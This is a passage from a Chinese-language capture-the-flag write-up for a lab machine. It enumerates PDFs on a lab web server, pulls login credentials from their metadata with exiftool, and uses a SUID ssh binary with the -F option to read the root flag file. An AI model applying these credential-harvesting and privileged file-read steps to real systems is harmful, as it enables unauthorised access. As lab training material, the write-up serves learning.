-> 保存至 ./allpdf/26657d5ff9020d2abefe558796b99584.pdf
第 97 次请求完成：http://192.168.56.143:8080/view//e2ef524fbf3d9fe611d5a8e90fefdc9c
-> 保存至 ./allpdf/e2ef524fbf3d9fe611d5a8e90fefdc9c.pdf
第 98 次请求完成：http://192.168.56.143:8080/view//ed3d2c21991e3bef5e069713af9fa6ca
-> 保存至 ./allpdf/ed3d2c21991e3bef5e069713af9fa6ca.pdf
第 99 次请求完成：http://192.168.56.143:8080/view//ac627ab1ccbdb62ec96e702f07f6425b
-> 保存至 ./allpdf/ac627ab1ccbdb62ec96e702f07f6425b.pdf
第 100 次请求完成：
http://192.168.56.143:8080/view//f899139df5e1059396431415e770c6dd -> 保存至
./allpdf/f899139df5e1059396431415e770c6dd.pdf
[-]全部请求执行完成！共执行 100 次，文件均保存在 ./allpdf
```

通过对这些文件的隐藏信息查看后发现，welcome的登录凭证

```
┌──(root㉿xhh)-[~/…/xhh/HMV/pdf/allpdf]
└─# exiftool * | grep -v -E 'File Name|Title|pdf' | sort -u
  100 image files read
Author                          : welcome:lamar57
Create Date                     : 2026:01:14 08:15:37
Directory                       : .
ExifTool Version Number         : 13.25
File Access Date/Time           : 2026:01:14 22:29:38+08:00
File Access Date/Time           : 2026:01:14 22:30:41+08:00
File Inode Change Date/Time     : 2026:01:14 22:26:41+08:00
File Modification Date/Time     : 2026:01:14 22:26:41+08:00
File Permissions                : -rw-r--r--
File Size                       : 1191 bytes
File Size                       : 1192 bytes
File Size                       : 1193 bytes
File Size                       : 1194 bytes
File Size                       : 1219 bytes
File Type                       : PDF
Linearized                      : No
Modify Date                     : 2026:01:14 08:15:37
PDF Version                     : 1.3
Page Count                      : 1
Producer                        : FPDF 1.7
Subject                         : File Management System Document
```

To root

常规查看发现有个ssh

```
welcome@pdf:~$ find / -user root -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/ssh
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
```

有读文件的方案没有提权的方案，从其他WP得知root密码是57

user.txt && root.txt

```
welcome@pdf:~$ cat user.txt
flag{user-8d8b7d129eff7655df8d68bc7c23bfde}
welcome@pdf:~$ ssh -F /root/root.txt  root@127.0.0.1
/root/root.txt: line 1: Bad configuration option: flag{root-21d72a06840925613b0ea50e84587620}
/root/root.txt: terminating, 1 bad configuration options
```